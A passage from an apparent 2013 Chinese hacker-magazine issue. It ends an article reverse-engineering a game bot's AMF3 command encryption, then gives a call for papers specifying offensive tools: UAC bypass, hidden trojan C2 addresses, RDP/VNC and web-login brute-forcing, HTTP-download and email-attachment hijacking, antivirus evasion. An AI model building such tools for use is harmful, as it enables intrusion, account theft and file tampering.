


图 5

核心加密函数 Encrypt(byte[] byte_0, string string_0, int int_0)逐字节的对参数 1 byte_0 字节数组的进行加密操作，当字节索引 index % int_0 (参数 3) 结果为 0，进行图示的异或运算，结果不为 0 字节值保持不变。上面例子对“206256”服务大区编号的加密结果为字节序列 (10,0,0,0,1,17,12,9,48,140,203,4)，将此序列作为 castleAct.freshCastleData 指令的参数，存入准备发送的 AMF 指令中，发送至服务器就可以得到正确的反馈信息。

除了最基本的 AddOneInteger 参数加密指令外，系统其余参数加密函数如表 2 和表 3 所示。



method_0(int int_0, string string_0, int int_1)	对一个 int 加密
method_1(string string_0, string string_1, int int_0)	对一个字符串进行加密
method_2(string string_0, string string_1, int int_0)	对一个字符串进行加密
method_3(string string_0, ArrayList arrayList_0, string string_1, int int_0)	对普通数组加密
method_4(string string_0, object object_0, string string_1, int int_0)	对一个 amf object 对象进行加密和
method_5(string string_0, object object_0, string string_1, int int_0)	对一个内嵌数组的 amf object 对象进行加密
method_6(string string_0, ArrayList arrayList_0, ArrayList arrayList_1, string string_1, int int_0)	对两个普通数组进行加密

表 2 基础加密函数

加密函数	调用函数
AddOneArray: 对一个数组进行加密, 加密时对数组数据类型不同, 采用不同的加密方式	SaveHeros 保存英雄列表信息等 8 个指令使用
AddOneArrayOneInteger: 对一个数组和一个整数进行加密	GetPreCombatDetail (ArrayList arrayList_0, int int_0) 等 2 个指令使用
AddOneArrayTwoInteger: 对一个数组和两个整数进行加密	仅 StartCombatAuto 1 个指令使用
AddOneDynamicArrayObject: 对一个 AMF object 对象数组进行加密	SaveSiegeDef, SaveYsChangeArmy 2 个指令使用
AddOneDynamicObject: 对一个 AMF object 对象进行加密	ArmyOutBattle 等 14 个指令使用
AddOneDynamicObjectOneInteger: 对两个 AMF object 对象和一个整数进行加密	令 SaveAutoConfig 1 个指令使用
AddOneIntegerOneArray: 对一个整数和一个数组进行加密	ChangeChallengeHero 等 8 个指令使用
AddOneIntegerOneArrayOneInteger: 对两个整数和一个数组进行加密	ChangeChallengeHero 等 3 个指令使用
AddOneIntegerOneString: 对一个整数一个字符串进行加密	GetCardFriendList 等 5 处指令使用
AddOneIntegerTwoString: 对一个整数两个字符串进行加密	StealAreaOfOtherFarm 1 个指令使用
AddOneObject: 对两个数组进行加密 (有点特殊)	OfferResAndItem 3 个指令使用
AddOneString: 对一个字符串加密	很多
AddOneStringOneInteger: 对一个字符串和一个整数加密	DeleteEnemy 等 3 个指令使用
AddOneStringTwoDynamicObject: 对一个字符串两上 amf object 对象进行加密	SendUserShareMessage 1 个指令使用

AddSpecThreeString:对三个字符串进行加密	SendMessage 1 个指令使用
AddThreeInteger:对三个整数进行加密和	很多
AddTwoInteger:对两个整数进行加密	很多
AddTwoIntegerOneString:对两个整数一个字符串进行加密和	RecruitArmy 1 个指令使用
AddTwoStringOneInteger:对两个字符串和一个整数进行加密	StartPlantOnFarmArea 1 个指令使用

表 3 功能加密函数

Method_0 等 6 个基础加密函数是加密核心，AddoneInteger 等 20 个功能加密函数都是对基础加密函数进行调用和组合，这些函数构成了辅助系统的加密核心。上面的加密和功能函数我均用 VC 进行了模块实现，如 method_0 函数，VC 实现核心源码如下：

```

CByteArray *pbuffer,*pbuffer2,*pbuffer3,*pbuffer4,*ptemp;
..... //数据初始化
pbuffer=CCommonFuns::_Uint2Amf3IntBytes((UINT)int_0);
pbuffer2=CCommonFuns::_Uint2Amf3StringIntBytes((UINT)pbuffer->GetSize()+1);
ptemp=CCommonFuns::_CombineBytes(&tmp,pbuffer);
pbuffer3=CCommonFuns::_Encrypt(ptemp,string_0,int_1);
ptemp->RemoveAll();
ptemp=CCommonFuns::_CombineBytes(&tmp2,pbuffer2);
pbuffer4=CCommonFuns::_CombineBytes(ptemp,pbuffer3);
.....//内存清理
    
```

下面以 RefreshCasBui（用来刷新城堡中指定建筑数据信息）函数为例，说明函数发送指令和解析指令的基本过程，流程如图 6 所示。




图 6

该函数在逻辑模块中，代码很简单，可以自行查看，这里不详细说明。此外，在逻辑模块中有大约几百个类似的功能函数，这些函数构成了系统的指令集。虽然函数繁多，但都是

以加密函数为基础，操作流程也与 RefreshCasBui 函数类似，阅读理解起来也不太费脑力，就是函数数量较多，如果体力充足，完全吃透这些指令不是问题。

事件调度：ScheduleEvent。这个类是用户执行“挂机”操作的基础，用户在系统界面交互的时候会生成指定的 ScheduleEvent 事件，接着会把事件写入到调度链表中，待用户执行挂机操作时，会顺序执行事件链表中的操作，以实现“挂机”的自动化操作。其执行原理如图 7 所示。




图 7

程序在初始化时先写入系统初始化的函数集，接着把各功能函数事件写入到调度事件链表中，如升级建筑、升级军队、收割农场……需要说明的是，真实的事件调度函数非常复杂，因为系统需要根据事件函数执行的反馈和系统现有保存数据进行其它的一些逻辑处理，如升级建筑的资源不够，需要给用户以提示，这些逻辑判断都需要另写代码。总调度函数在系统的界面模块 method_67 方法中，代码超长，有近四万行，有兴趣的可以研究一下。

总结

本文通过逆向“七雄军师”辅助软件，结合 AMF3 协议格式，深入分析了辅助系统的模拟登录服务器全过程，指令参数的加密核心函数和指令执行的流程。因为系统指令函数数量巨大，本文未对所有指令功能逻辑进行分析。建议读者首先掌握系统的核心加密功能和指令执行基本流程，这样阅读系统的源码就非常容易了。此外，笔者利用 VC 实现了大部分功能函数实现过程，但因为篇幅原因不能一一列举，志同道合的同志可以一起进行研究。

一款出色的辅助程序不仅需要开发者有全面的编程技巧，内容涉及网络、加解密、逻辑判断等，更重要的是需要对游戏的操作流程十分了解，需要对游戏进行大量的调试工作，获取关键的数据，这样才能设计、制作好游戏的辅助程序。另一方面，个人觉得将一个辅助程序写得如此全面，加密、解密算法准确，逻辑控制如此完美，几乎是游戏客户端程序的再现，如果不是游戏内部开发人员，我相信普通用户是几乎没有能力逆向、编写这些辅助软件的。当然，这只是我个人感觉，看过此文后，我相信你也有你的见解，是不是？

(完)

2013 年第 11 期杂志特约选题征稿

黑客防线于 2013 年推出新的约稿机制，每期均会推出编辑部特选的选题，涵盖信息安全领域的各个方面。对这些选题有兴趣的读者与作者，可联系投稿邮箱：675122680@qq.com、hadefence@gmail.com，或者 QQ: 675122680，确定有意的选题。按照要求如期完成稿件者，稿酬按照最高标准发放！特别优秀的稿酬另议。第 11 期的部分选题如下，完整的选题内容请见每月发送的约稿邮件。

1. 绕过 Windows UAC 的权限限制

自本期始，黑客防线杂志长期征集有关绕过 Windows UAC 权限限制的文章（已知方法除外）。

- 1) Windows UAC 高权限下，绕过 UAC 提示进入系统的方法；
- 2) Windows UAC 低权限下，进入系统后提高账户权限的方法。

2. 操作文件监控

说明：

- 1) 支持软件：记事本、office2003、office2007、adobe 文件格式
- 2) 通过监控用户创建或者是打开的文件，如果发现存在 txt、doc、docx、xls、xlsx、ppt、pptx、pdf 等后缀文件则进行日志记录。

要求：

- 1) 记录创建的 7 种文件格式的（txt、doc、docx、xls、xlsx、ppt、pptx、pdf）名称和路径；
- 2) 文件的复制、新增、创建、删除都需要记录；
- 3) 支持多国语言；
- 4) 使用 C 或 C++ 语言，VC6 或者 VC2008 编译工具实现。

3. 多用户 3389 远程桌面登录

要求：

- 1) Windows XP 和 Win7，默认只允许一个用户操作桌面。当远程桌面登录进去，就会将当前桌面切换为锁定状态。请实现多用户登录远程桌面，同时操作，互不影响。
- 2) 至少支持两个用户同时登录；
- 3) 支持 Windows XP、Win7 32 位和 64 位；
- 4) 支持中英文；
- 5) 使用 VC++2008 编译工具，编写成控制台程序，完美支持，无任何出错提示。

4. WEB 服务器批量扫描破解

- 1) 针对目标 IP 参数要求

10.10.0.0/16

10.10.3.0/24

10.10.1.0-10.255.255.255

- 2) 针对目标 Web 服务器扫描要求

可以识别目标 Web 服务器上运行的 Web 服务器程序，比如 APACHE 或者 IIS 等，具体参考如下：

Tomcat Weblogic Jboss
Apache JOnAS WebSphere
Lotus Server IIS(Webdav) Axis2
Coldfusion Monkey HTTPD Nginx

- 3) 针对目标 Web 服务器后台扫描
针对目标进行后台地址搜索。
- 4) 针对目标 Web 后台密码破解
搜索到 Web 登录后台以后, 尝试弱口令破解, 可以指定字典。

5. 木马控制端 IP 地址隐藏

要求:

- 1) 在远程控制配置 server 时, 一般情况下控制地址是写入被控端的, 当木马样本被捕获分析时, 可以分析出控制地址。针对这个问题, 研究控制端地址隐藏技术, 即使木马样本被捕获, 也无法轻易发现木马的控制端真实地址。
- 2) 使用 C 或 C++ 语言, VC6 或者 VC2008 编译工具实现。

6. 暴力破解密码

要求:

- 1) 针对 3389 远程桌面、VNC、R-admin、PCAnywhere 暴力破解密码;
- 2) 读取指定的用户名和密码字典文件;
- 3) 采用多线程;
- 4) 所有函数都必须判断错误值;
- 5) 使用 VC++2008 编译工具实现, 控制台程序;
- 6) 代码写成 C++ 类, 直接声明类, 调用类成员函数就可以调用功能;
- 7) 支持 Windows XP/2003/7/2008。

7. Web 后台弱口令暴力破解

说明:

针对国际常用建站系统以及自编写的 WEB 后台无验证码登陆形式的后台弱口令帐密暴力破解。

要求:

- 1) 能够自动或自定义抓取建站系统后台登陆验证脚本 URL, 如 Word Press、Joomla、Drupal、MetInfo 等常用建站系统;
- 2) 根据抓取提交帐密的 URL, 可自动或自定义选择提交方式, 自动或自定义提交登陆的参数, 这里的自动指的是根据默认字典;
- 3) 可自定义设置暴力破解速度, 破解的时候需要显示进度条;
- 4) 高级功能: 默认字典跑不出来的后台, 可根据设置相应的 GOOGLE、BING 等搜索引擎关键字, 智能抓取并分析是否是后台以及自动抓取登陆 URL 及其参数; 默认字典跑不出来的帐密可通过 GOOGLE、BING 等搜索引擎抓取目标相关的用户账户、邮箱账户, 并以这些账户简单构造爆破帐密, 如用户为 admin, 密码可自动填充为域名, 用户为 abcd@abcd.com, 账户密码就可以设置为 abcd abcd 以及 abcd abcd123 或 abcd abcd123456 等简单帐密;
- 5) 拓展: 尽可能的多搜集国外常用建站系统后台来增强该软件查找并定位后台 URL 能力; 暴力破解要稳定, 后台 URL 字典以及帐密字典可自定义设置等。

8.编写端口扫描器

要求:

- 1) 扫描出目标机器开放的端口, 支持 TCP Connect、SYN、UDP 扫描方式;
- 2) 扫描方式采用多线程, 并能设置线程数;
- 3) 将功能编写成 dll, 导出功能函数;
- 4) 代码写成 C++类, 直接声明类, 调用类成员函数就可以调用功能;
- 5) 尽量多做出错异常处理, 以防程序意外崩溃;
- 6) 使用 VC++2008 编译工具编写;
- 7) 支持系统 Windows XP/2003/2008/7。

9.Android WIFI Tether 数据劫持

说明:

WIFI Tether (开源项目) 可以在 ROOT 过的 Android 设备上共享移动网络 (也就是我们常说的 Wi-Fi 热点), 请参照 WIFI Tether 实现一个程序, 对流经本机的所有网络数据进行分析存储。

要求:

- 1) 开启 WIFI 热点后, 对流经本机的所有网络数据进行存储;
- 2) 不同的网络协议存储为不同的文件, 比如 HTTP 协议存储为 HTTP.DAT;
- 3) 针对 HTTP 下载进行劫持, 比如用户下载 `www.xx.com/abc.zip`, 软件能拦截此地址并替换 `abc.zip` 文件。

10.邮箱附件劫持

说明:

编写一个程序, 当用户在浏览器上登录邮箱 (本地权限), 发送邮件时, 自动将附件里的文件替换为另外一个文件。

要求:

- 1) 支持 Gmail、hotmail、yahoo 新版旧版、163、126。
- 2) 支持 IE 浏览器 6/7/8/9/10, 或支持火狐浏览器, 或谷歌浏览器。

11.突破 Windows7 UAC

说明:

编写一个程序, 绕过 Windows7 UAC 提示, 启动另外一个程序, 并使这个程序获取到管理员权限。

要求:

- 1) Windows UAC 安全设置为最高级别;
- 2) 系统补丁打到最新;
- 3) 支持 32 位和 64 位系统。

2013 征稿启示

《黑客防线》作为一本技术月刊，已经 13 年了。这十多年以来基本上形成了一个网络安全技术坎坷发展的主线，陪伴着无数热爱技术、钻研技术、热衷网络安全技术创新的同仁们实现了诸多技术突破。再次感谢所有的读者和作者，希望这份技术杂志可以永远陪你一起走下去。

投稿栏目：

首发漏洞

要求原创必须首发，杜绝一切二手资料。主要内容集中在各种 0Day 公布、讨论，欢迎第一手溢出类文章，特别欢迎主流操作系统和网络设备的底层 0Day，稿费从优，可以洽谈深度合作。有深度合作意向者，直接联系总编辑 binsun20000@hotmail.com。

Android 技术研究

黑防重点栏目，对 android 系统的攻击、破解、控制等技术的研究。研究方向包括 android 源代码解析、android 虚拟机，重点欢迎针对 android 下杀毒软件机制和系统底层机理研究的技术和成果。

本月焦点

针对时下的热点网络安全技术问题展开讨论，或发表自己的技术观点、研究成果，或针对某一技术事件做分析、评测。

漏洞攻防

利用系统漏洞、网络协议漏洞进行的渗透、入侵、反渗透，反入侵，包括比较流行的第三方软件和网络设备 0Day 的触发机理，对于国际国内发布的 poc 进行分析研究，编写并提供优化的 exploit 的思路和过程；同时可针对最新爆发的漏洞进行底层触发、shellcode 分析以及对各种平台的安全机制的研究。

脚本攻防

利用脚本系统漏洞进行的注入、提权、渗透；国内外使用率高的脚本系统的 0Day 以及相关防护代码。重点欢迎利用脚本语言缺陷和数据库漏洞配合的注入以及补丁建议；重点欢迎 PHP、JSP 以及 html 边界注入的研究和代码实现。

工具与免杀

巧妙的免杀技术讨论；针对最新 Anti 杀毒软件、HIPS 等安全防护软件技术的讨论。特别欢迎突破安全防护软件主动防御的技术讨论，以及针对主流杀毒软件文件监控和扫描技术的新型思路对抗，并且欢迎在源代码基础上免杀和专杀的技术论证！最新工具，包括安全工具和黑客工具的新技术分析，以及新的使用技巧的实力讲解。

渗透与提权

黑防重点栏目。欢迎非 windows 系统、非 SQL 数据库以外的主流操作系统地渗透、提权技术讨论，特别欢迎内网渗透、摆渡、提权的技术突破。一切独特的渗透、提权实际例子均在此栏目发表，杜绝任何无亮点技术文章！

溢出研究

对各种系统包括应用软件漏洞的详细分析，以及底层触发、shellcode 编写、漏洞模式等。

外文精粹

选取国外优秀的网络安全技术文章，进行翻译、讨论。

网络安全顾问

我们关注局域网和广域网整体网络防/杀病毒、防渗透体系的建立；ARP 系统的整体防护；较有效的不损失网络资源的防范 DDos 攻击技术等相关方面的技术文章。

搜索引擎优化

主要针对特定关键词在各搜索引擎的综合排名、针对主流搜索引擎的多关键词排名的优化技术。

密界寻踪

关于算法、完全破解、硬件级加解密的技术讨论和病毒分析、虚拟机设计、外壳开发、调试及逆向分析技术的深入研究。

编程解析

各种安全软件和黑客软件的编程技术探讨；底层驱动、网络协议、进程的加载与控制技术探讨和 virus 高级应用技术编写；以及漏洞利用的关键代码解析和测试。重点欢迎 C/C++/ASM 自主开发独特工具的开源讨论。

投稿格式要求：

1) 技术分析来稿一律使用 Word 编排，将图片插入文章中适当的位置，并明确标注“图 1”、“图 2”；

2) 在稿件末尾请注明您的账户名、银行账号、以及开户地，包括你的真实姓名、准确的邮寄地址和邮编、QQ 或者 MSN、邮箱、常用的笔名等，方便我们发放稿费。

3) 投稿方式和周期：

采用 E-Mail 方式投稿，投稿 mail: hadefence@gmail.com、QQ: 675122680。投稿后，稿件录用情况将于 1~3 个工作日内回复，请作者留意查看。每月 10 日前投稿将有机会发表在下月杂志上，10 日后将放到下下月杂志，请作者朋友注意，确认在下一期也没使用者，可以另投他处。限于人力，未采用的恕不退稿，请自留底稿。

重点提示：严禁一稿两投。无论什么原因，如果出现重稿——与别的杂志重复——与别的网站重复，将会扣发稿费，从此不再录用该作者稿件。

4) 稿费发放周期：

稿费当月发放，稿费从优。欢迎更多的专业技术人员加入到这个行列。

5) 根据稿件质量，分为一等、二等、三等稿件，稿费标准如下：

一等稿件 900 元/篇

二等稿件 600 元/篇

三等稿件 300 元/篇

6) 稿费发放办法：

银行卡发放，支持境内各大银行借记卡，不支持信用卡。

7) 投稿信箱及编辑联系

投稿信箱: hadefence@gmail.com

编辑 QQ: 675122680